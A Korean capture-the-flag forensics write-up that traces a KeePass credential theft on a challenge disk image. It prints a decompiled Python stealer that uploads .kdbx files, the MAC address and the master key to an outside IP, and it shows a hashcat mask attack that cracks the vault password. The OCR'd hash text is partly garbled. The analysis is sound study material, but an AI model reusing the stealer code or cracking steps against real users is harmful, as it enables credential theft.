

작성자	김서영
분석 일자	2024.05.22.
작성 일자	2024.05.22.~2024.05.23.
분석 대상	KimPC_64GB_NVME.E01
문서 버전	2.0
작성자 E-mail	sykim1802@naver.com

0. 목차

1. 문제3

2. 분석 도구3

3. 환경3


4. Write-Up.....4

5. Flag..... 13

6. 별도 첨부 14

7. Reference 15

1. 문제

URL	-
문제 내용	<p>Kim was using a password management tool recommended by an Information Security Specialist. One day, Kim found out through an email that account was stolen. Kim asked a Digital Forensics Specialist to analyze Kim's PC. Analyze Kim's PC to determine the cause.</p> <ol style="list-style-type: none"> 1) What is the name and version of the password management tool that Kim used? (20 points) 2) Submit SHA1 of the malware used in the attack. (30 points) 3) How many PCs were attacked in total? (50 points) 4) What is the ID and password that Kim saved using the password management tool? (150 points)
문제 파일	 252.zip
문제 유형	System forensics
난이도	2 / 3

2. 분석 도구

도구명	다운로드 링크	Version
HxD	HxD - Freeware Hex Editor and Disk Editor mh-nexus	2.5.0.0
Autopsy	Autopsy - Download	4.21.0
PEstudio	Winitor	9.58
Hashcat	hashcat - advanced password recovery	6.2.6

3. 환경


OS
Windows11 x64

4. Write-Up

파일명	KimPC_64GB_NVME.E01
용량	9.70GB
SHA256	b549bbe59c7c1f5d36651787240402305fe3a944593b2db8f78cda9c6679fa48
Timestamp	2023-07-12 15:54:56

1. 비밀번호 관리 프로그램

먼저 Autopsy로 열고, 프로그램 파일들 목록을 살펴보았다.



[사진 1] Directory tree로 확인한 프로그램 파일 목록







[사진 1]에서 KeePass Password Safe 2를 찾았다. 이름부터 대놓고 비밀번호 관리 프로그램으로 보였다. 이 프로그램을 다운로드 받았다면 기록이 남아있을 것이라고 생각하여 Web History를 열어 보았다.

Web History									
66 Results									
Source Na...	S	C	O	URL	Date Accessed	Referrer URL	Title	Program Name	Domain
History	1			https://www.google.com/search...	2023-05-26 15:05...	https://www.google.com/search?	비밀번호 관리 프로그램 - Google 검색	Google Chrome	google
History	1			https://www.google.com/search...	2023-05-26 15:05...	https://www.google.com/search?	비밀번호 관리 프로그램 - Google 검색	Google Chrome	google
History	1			https://namu.wiki/w/KeePass	2023-05-26 15:05...	https://namu.wiki/w/KeePass	KeePass - 나무위키	Google Chrome	namu.v
History	1			https://namu.wiki/w/KeePass	2023-05-26 15:05...	https://namu.wiki/w/KeePass	KeePass - 나무위키	Google Chrome	namu.v
History	1			https://www.google.com/search...	2023-05-26 15:06...	https://www.google.com/search?	keepass - Google 검색	Google Chrome	google
History	1			https://www.google.com/search...	2023-05-26 15:06...	https://www.google.com/search?	keepass - Google 검색	Google Chrome	google
History	1			https://www.google.com/search...	2023-05-26 15:06...	https://www.google.com/search?	keepass - Google 검색	Google Chrome	google
History	1			https://www.google.com/search...	2023-05-26 15:06...	https://www.google.com/search?	keepass - Google 검색	Google Chrome	google
History	1			https://keepass.info/	2023-05-26 15:08...	https://keepass.info/	KeePass Password Safe	Google Chrome	keepas
History	1			https://keepass.info/news/n230...	2023-05-26 15:08...	https://keepass.info/news/n2301...	KeePass 2.53 released - KeePass	Google Chrome	keepas
History	1			https://keepass.info/download.h...	2023-05-26 15:09...	https://keepass.info/download.htm...	Downloads - KeePass	Google Chrome	keepas
History	1			https://sourceforge.net/projects...	2023-05-26 15:09...	https://sourceforge.net/projects/...	Download KeePass-2.53.1-Setup.exe (K...	Google Chrome	sourcef
History	1			https://sourceforge.net/projects...	2023-05-26 15:09...	https://sourceforge.net/projects/...	find out more about KeePass Sourcef...	Google Chrome	sourcef
History	1			https://sourceforge.net/projects...	2023-05-26 15:09...	https://sourceforge.net/projects/...	KeePass download SourceForge.net	Google Chrome	sourcef

[사진 2] Web history

[WHS-2] .iso

Web Downloads

Table	Thumbnail	Summary					Save Table as
Source N...	S	C	...	Path	URL	△ Date Accessed	
 History		1		C:\Users\ppp\Downloads\ChromeSetup.exe	https://dl.google.com/tag/s/appguid%3D%7B8A69...	2023-05-22 13:50:54 KST	
 History		1		C:\Users\ppp\Downloads\BANDIZIP-SETUP-STD-X64.EXE	https://kr.bandisoft.com/bandizip/dl.php?web	2023-05-22 13:50:57 KST	
 History		1		C:\Users\ppp\Downloads\BANDIZIP-SETUP-STD-X64.EXE	https://dl.bandisoft.com/bandizip.std/BANDIZIP-SET...	2023-05-22 13:50:57 KST	
 History		1		C:\Users\ppp\Downloads\KeePass-2.53.1-Setup.exe	https://downloads.sourceforge.net/project/keepass/...	2023-05-26 15:09:08 KST	
 History		1		C:\Users\ppp\Downloads\KeePass-2.53.1-Setup.exe	https://jaist.dl.sourceforge.net/project/keepass/Kee...	2023-05-26 15:09:08 KST	
 History		1		C:\Users\ppp\Downloads\viewer.exe	https://blog.kakaocdn.net/dn/GqlhD/btshv1Cn43T/...	2023-05-26 16:11:07 KST	

[사진 3] Web downloads

KeePass 프로그램 검색 기록과 다운로드 기록을 찾았다.

그런데 이름이 제각각이라 확실한 틀명을 알고자 Data Artifacts – Installed Programs 를 들어가 확인했다.

Installed Programs						
Table		Thumbnail	Summary			
Source Name	S	C	O	△ Program Name	Date/Time	Data Source
SOFTWARE			0	IEData	2022-05-07 05:27:59 KST	KimPC_64GB_NVME.E01
SOFTWARE			0	IEData	2022-05-07 05:27:59 KST	KimPC_64GB_NVME.E01
SOFTWARE			0	KeePass Password Safe 2.53.1 v.2.53.1	2023-05-26 06:09:36 KST	KimPC_64GB_NVME.E01
SOFTWARE			0	MPlayer2	2022-05-07 10:51:46 KST	KimPC_64GB_NVME.E01

[사진 4] Installed Programs 목록

정확한 이름은 KeePass Password Safe 이고, 버전이 2.53.1 이라는 것을 확인할 수 있다.

2. SHA1 of the malware used in the attack.

문제 내용에 따르면 비밀번호 관리자를 사용 중 비밀번호가 계정이 탈취됐다는 것을 알았으니 선 후관계가 KeePass 다운로드(선) – malware 다운로드(후) 로 추측할 수 있다.

따라서 [사진 3] 웹 다운로드 기록에서 KeePass 이후에 다운로드 된 프로그램 viewer.exe을 의심 해보았다.

Data Sources

File Views

File Types

By Extension

Images (16436)

Videos (7)

Audio (245)

Archives (1231)

Databases (71)

Documents

Executable

.exe (4819)

Table		Thumbnail	Summary						
Name	S	C	O	Modified Time	Change Time	Access Time	Created Time		
vmcompute.exe				2022-09-25 11:42:29 KST	2023-05-22 14:10:54 KST	2023-05-25 16:44:37 KST	2022-09-25 11:34:48 KST		
vm3service.exe				2022-11-03 07:54:38 KST	2023-05-22 13:51:17 KST	2023-05-25 16:41:25 KST	2022-11-03 07:54:38 KST		
vm3service.exe				2022-11-03 07:54:38 KST	2023-05-22 14:50:22 KST	2023-05-26 14:54:30 KST	2022-11-03 07:54:38 KST		
vm3service.exe				2022-11-03 07:54:38 KST	2023-05-22 14:50:22 KST	2023-05-26 14:54:30 KST	2022-11-03 07:54:38 KST		
vm3service.exe				2022-11-03 07:54:38 KST	2023-05-22 14:50:22 KST	2023-05-26 14:54:30 KST	2022-11-03 07:54:38 KST		
viewer.exe				2023-05-26 16:11:14 KST	2023-05-26 16:11:45 KST	2023-05-26 16:12:58 KST	2023-05-26 16:11:07 KST		
vfpctrl.exe				2023-05-03 09:23:32 KST	2023-05-22 14:09:40 KST	2023-05-25 16:45:17 KST	2023-05-22 14:05:09 KST		

[사진 5] viewer.exe를 추출하기 위한 경로

[WHS-2] .iso


[사진 5]에서 Viewer.exe를 찾아 export하였다.



[사진 6] viewer.exe의 아이콘

아이콘을 보고 Viewer.exe는 python을 사용하여 만들어졌음을 알았다.

악성코드에 자주 사용되는 것들을 빨간색으로 표시해주고, 위험한 정도와 항목들을 알려주는 Pestudio를 사용하여 viewer.exe를 열어보았다.



engine (71/71)	score (37/71)	date (dd.mm.yyyy)	age (days)
ALYac	Gen.Variant.Tedy.378360	25.04.2024	27
APEX	Malicious	25.04.2024	27
AVG	FileRep/Malware [Misc]	25.04.2024	27
Acronis	suspicious	28.03.2024	55
AhnLab-V3	-	25.04.2024	27
Alibaba	Trojan.Spy.Win32/Stealer.8f1b1773	27.05.2019	1822
Antiy-AVL	-	25.04.2024	27
Arcabit	Trojan.Tedy.D5C5F8	25.04.2024	27
Avast	FileRep/Malware [Misc]	25.04.2024	27
Avira	TR/Spy.Stealer.cgnxy	25.04.2024	27
Baidu	-	18.03.2019	1892
BitDefender	Gen.Variant.Tedy.378360	25.04.2024	27
BitDefenderTheta	-	22.04.2024	30
Bkav	W64.AIDetect/Malware	25.04.2024	27
CAT-QuickHeal	-	24.04.2024	28
CMC	-	23.04.2024	29
ClamAV	-	25.04.2024	27
CrowdStrike	-	26.10.2023	209
Cylance	unsafe	25.04.2024	27
Cynet	Malicious (score: 99)	25.04.2024	27
Deepinfect	MALICIOUS	25.04.2024	27
DrWeb	-	25.04.2024	27
ESET-NOD32	Python/PSW.Agent.BDN	25.04.2024	27
Elastic	malicious (high confidence)	25.04.2024	27
Emsisoft	Gen.Variant.Tedy.378360 (B)	25.04.2024	27

[사진 7] Pestudio 결과창

굉장히 많은 빨간색과 위험도 score 로 malicious 를 받은 항목들이 많다는 것을 볼 수 있다. 이를 통해 viewer.exe 가 malware 라고 확신했다.


```
C:\Users\김서영\Desktop\DFC2023-252\252_0522>certutil -hashfile viewer.exe SHA1
SHA1의 viewer.exe 해시 :
fc8113603a8f611ddfd964ffefdec674f9f2367a
CertUtil: -hashfile 명령이 성공적으로 완료되었습니다.
```

[사진 8] viewer.exe의 SHA1 값

3. How many PCs were attacked in total?

Viewer.exe 를 HxD 로 열어보았다.

[WHS-2] .iso



[사진 9] HxD에서 보이는 String


Pyinstaller로 exe파일이 만들어졌다는 것을 알 수 있었다.

따라서 PyInstaller Extractord 인 pyinstxtractor 를 다운 받아 viewer.exe 에 내장된 zip 파일과 pyc 파일들 등을 추출했다. ([extremecoders-re/pyinstxtractor: PyInstaller Extractor \(github.com\)](https://github.com/extremecoders-re/pyinstxtractor))

```
C:\Users\김서영\Desktop\DFC2023-252\252_0522>python pyinstxtractor.py viewer.exe
[+] Processing viewer.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.8
[+] Length of package: 5758370 bytes
[+] Found 27 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: mal.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.8 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: viewer.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

[사진 10] pyinstxtractor로 viewer.exe 내장 파일 추출



[사진 11] 추출된 파일 목록(viewer.exe_extracted)


[WHS-2] .iso

[사진 11]에서 이름부터 수상한 mal.pyc 를 찾았다. HxD 로 열어보았다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000B40	FA	01	7E	DA	09	44	6F	63	75	6D	65	6E	74	73	29	02	ú.~Ű.Documents).
00000B50	DA	03	6D	61	63	DA	09	6D	61	73	74	65	72	6B	65	79	Ű.macŰ.masterkey
00000B60	72	45	00	00	00	72	18	00	00	00	7A	19	68	74	74	70	rE...r....z.http
00000B70	3A	2F	2F	34	33	2E	32	30	32	2E	33	32	2E	32	33	32	://43.202.32.232
00000B80	2F	70	61	67	65	29	02	DA	05	66	69	6C	65	73	72	24	/page).Ű.filesr\$
00000B90	00	00	00	29	0A	72	19	00	00	00	72	10	00	00	00	72	...).r....r....r

[사진 12] mal.pyc 내 수상한 url링크

url 링크를 입력했지만 사이트가 열리지 않았다.



[사진 13] url “<http://43.202.32.232/page>”

Mal.pyc 파일의 코드를 더 자세히 살펴보고자 uncompile6 를 사용하여 mal.py 로 디컴파일하였다.



[사진 14] mal.py 추출

```
def leak_masterkey_and_kdbx(masterkey):
    files = find_kdbx_files(os.path.join(os.path.expanduser("~"), "Documents"))
    data = {'mac':(getmac.get_mac_address()),
            'masterkey':masterkey}
    for file in files:
        with open(file, "rb") as kdbx:
            upload = {"file": kdbx}
            r = requests.post("http://43.202.32.232/page", files=upload, data=data)
```

[사진 15] mal.py 코드(1)


[WHS-2] .iso

[사진 15]의 코드를 자세히 보면, 사용자의 KDBX파일을 찾고, 사용자의 MAC 주소와 Masterkey를 데이터로 뽑아서 <http://43.202.32.232/page>로 전송하는 악성 코드이다.

따라서 해당 링크로 넘어가면 공격받은 PC들에 대한 정보인 KDBX, MAC주소, Masterkey를 찾을 수 있을 것이라 확신했지만, [사진 13]에서 보이듯이 링크가 열리지 않았다.

해당 문제에 대한 다른 Write-up 을 찾아본 결과, 예상대로 이 페이지에서 3 번 문제의 피해 PC 들을 확인할 수 있었다. 아마 디지털포렌식챌린지 기간이 끝난 후 페이지가 닫힌 것으로 예상된다.

*<http://43.202.32.232/page>



[그림 3-4] 공격자 서버 내 피해자들의 정보

[사진 16] 원래 url을 열었을 때 보이는 페이지 창 (Refernce에 사이트 첨부)

4. What is the ID and password that Kim saved using the password management tool?


Kim 의 Kdbx, Mac 주소, Masterkey 를 알아내기 위해 우선 autopsy 에서 keyword search 로 kdbx 를 검색했다.

Listing Keyword search 1 - kdbx				
Keyword search				
Table	Thumbnail	Summary		
Name	Keyword Preview	Location	Modified Time	
mpasdlta.vdm	dC<*.~TCMcV#LoM*4hv;IK«KDBx«Jgo(tE-O47bN ~...	/img_KimPC_64GB_NVME.E01/vol_vol6/ProgramDat...	2023-05-25 16:43:09 KST	
Windows.db	Database.kdbx 390 434 «kdbx» 390 436 ...	/img_KimPC_64GB_NVME.E01/vol_vol6/ProgramDat...	2023-05-26 16:28:47 KST	
mpasbase.lkg	IAqPfz9drxw5!pkM<+.:94G«KdBx«Cnpg%['D8S]Y!N...	/img_KimPC_64GB_NVME.E01/vol_vol6/ProgramDat...	2022-05-07 14:19:08 KST	

[사진 17] kdbx 검색 결과

[사진 16]에서 Database.kdbx 가 존재한다는 것을 확인했다.

[WHS-2] .iso



Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)
desktop.ini				2023-05-22 13:47:58 KST	2023-05-22 13:47:58 KST	2023-05-26 16:28:34 KST	2023-05-22 13:47:58 KST	402	Allocated
[parent folder]				2023-05-22 13:49:51 KST	2023-05-22 13:49:51 KST	2023-05-26 16:28:40 KST	2023-05-22 13:47:02 KST	256	Allocated
[current folder]				2023-05-26 15:26:26 KST	2023-05-26 15:26:26 KST	2023-05-26 16:12:55 KST	2023-05-22 13:47:02 KST	56	Allocated
My Videos				2023-05-22 13:47:02 KST	2023-05-22 13:47:02 KST	2023-05-22 13:47:02 KST	2023-05-22 13:47:02 KST	48	Allocated
My Pictures				2023-05-22 13:47:02 KST	2023-05-22 13:47:02 KST	2023-05-22 13:47:02 KST	2023-05-22 13:47:02 KST	48	Allocated
My Music				2023-05-22 13:47:02 KST	2023-05-22 13:47:02 KST	2023-05-22 13:47:02 KST	2023-05-22 13:47:02 KST	48	Allocated
Database.kdbx				2023-05-26 15:26:26 KST	2023-05-26 15:26:26 KST	2023-05-26 16:12:55 KST	2023-05-26 15:26:26 KST	2110	Allocated

[사진 18] Database.kdbx

Database.kdbx 의 위치까지 찾아냄으로써 Kim 의 Kdbx 는 확실해졌다.


Kdbx 는 KeePass 암호 관리자에 의해 사용되는 암호화된 데이터베이스 파일이므로, kdbx 의 암호인 Masterkey 를 알아내야 한다.

암호를 알아내기 위해 hashcat 을 사용하는 것이 적합해 보인다. Hashcat 을 사용하기 위해 우선 Database.kdbx 의 해시값을 알아내야 한다.

13400	KeePass 1 AES / without keyfile	\$keepass\$*1*50000*0*375756b9e6c72891a8e5645a3338b8c8*82afc053e8e1
13400	KeePass 2 AES / without keyfile	\$keepass\$*2*6000*222*a279e37c38b0124559a83fa452a0269d56dc4119a58i
13400	KeePass 1 Twofish / with keyfile	\$keepass\$*1*6000*1*31c087828b0bb76362c10cae773aacdf*6d6c78b4f82ecd
13400	KeePass 2 AES / with keyfile	\$keepass\$*2*6000*222*15b6b685bae998f2f608c909dc554e514f2843fbac3c7

[사진 19] Hashcat 사이트 내 해시 종류([example_hashes \[hashcat wiki\]](#))

어떤 해시값을 사용해야 할 지 검색해본 결과, KeePass 에 대한 해시값이 따로 존재한다는 것을 알았다. Hashcat 에서 사용할 해시코드는 13400 이다.



Keepass2john

Extract hashes from encrypted KeePass .kdb .kdbx files <= keepass 2.35 (1.1 GB max)

Database.kdbx

SUBMIT

Result

Pay professionals to decrypt your remaining lists
[https://hashes.com/en/escrow/view](#)

We can attempt to decrypt these hashes for free
Enter a valid email address and we will message you if we are successful. You must click the link we send you to confirm your email address so provide one you have access to

Email

Submit

Keepass\$*2*60000*0*8c46005ec4d9e8a4a28cae0de11af1ab4dff03062860ff2e5b1bb551069da40*74fde574c9c4237d8ca580acfc536c2644c93377aa9c5d07b71977d952182*ee7021276b117da4fefd09dbf46ab5ad0b68f976a6722cc5d474717a12083b34ee67a810327eadcc0dfdefe92397a55*58b3abaf7d1bcaud9f0f00ca73d275298909578fe4cad589e1ec9cddde07724

[사진 20] Database.kdbx의 Hash값

KEEPASS 해시사이트에서 Database.kdbx 의 해시값을 구했다. ([Extract hashes from encrypted KeePass .kdb .kdbx files <= keepass 2.35](#))

[WHS-2] .iso

\$keepass\$*2*60000*0*8c46005ec4df8e8a4a28cae0de11af1ab4dff030b2860ff2e5b1bb551069da40*74fdfe574c9c4237d8ca550acfec536c26f4c93377aa9c5d07b7197f7d952182*6e7021276b117da4fefe09dbf46ab5ad*0b68f976a6722cc5fd74717a12083b34ee67e8103276adcc0afdefe692397a55*58b3abaf7d1b2eadf90f00ca73d275289809578fe4cad589e1ecd9cdde607724

Hashcat 을 사용하기 위해 위 해시값을 DatabaseKdbx.txt 에 저장했다. [사진 16]에서 확인한 비밀번호 목록이 여러 개이기 때문에 첫 번째부터 하나씩 돌려보기로 했다. 비밀번호 제일 첫 글자는 ●으로 알 수 없기 때문에 첫글자를 랜덤으로 돌리며 공격해보았다.

```
C:\Users\W김서영\Desktop\WDC2023-252\hashcat-6.2.6>hashcat.exe -m 13400 -a 3 DatabaseKdbx.txt ?a^_^@digitalforensicchallenge2023!@#123" -o cracked.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0) - Platform #1 [Intel(R) Corporation]
* Device #1: Intel(R) Arc(TM) Graphics, 7328/14753 MB (2047 MB allocatable), 128MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

[사진 21] Hashcat 명령어

-m 13400: 해시모드 13400(KEEPASS 2)

-a 3: 공격모드 3(Brute-force)

DatabaseKdbx.txt: 공격대상인 해시 값을 저장해둔 txt파일

?a^_^@digitalforensicchallenge2023!@#123": 비밀번호 첫 글자 크래킹 시 사용한 문자 집합으로 소문자, 대문자, 숫자, 특수문자를 모두 포함하는 ?a를 사용하였다.

-o cracked.txt: 비밀번호 크래킹 성공 시 비밀번호를 따로 cracked.txt 에 저장

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target.....: $keepass$*2*60000*0*8c46005ec4df8e8a4a28cae0de11af1...607724
Time.Started.....: Wed Jun 05 19:09:20 2024 (5 mins, 33 secs)
Time.Estimated...: Wed Jun 05 19:14:53 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?a^_^@digitalforensicchallenge2023!@#123 [39]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 0 H/s (0.03ms) @ Accel:256 Loops:2 Thr:16 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 63/95 (66.32%)
Rejected.....: 0/63 (0.00%)
Restore.Point...: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:62-63 Iteration:59998-60000
Candidate.Engine.: Device Generator
Candidates.#1....: !^_^@digitalforensicchallenge2023!@#123 -> !^_^@digitalforensicchallenge2023!@#123
```

[사진 22] Hashcat crack 성공


비밀번호 후보 목록 중 첫 번째에서 바로 성공했다.

Masterkey 는 !^_^@digitalforensicchallenge2023!@#123 이다.

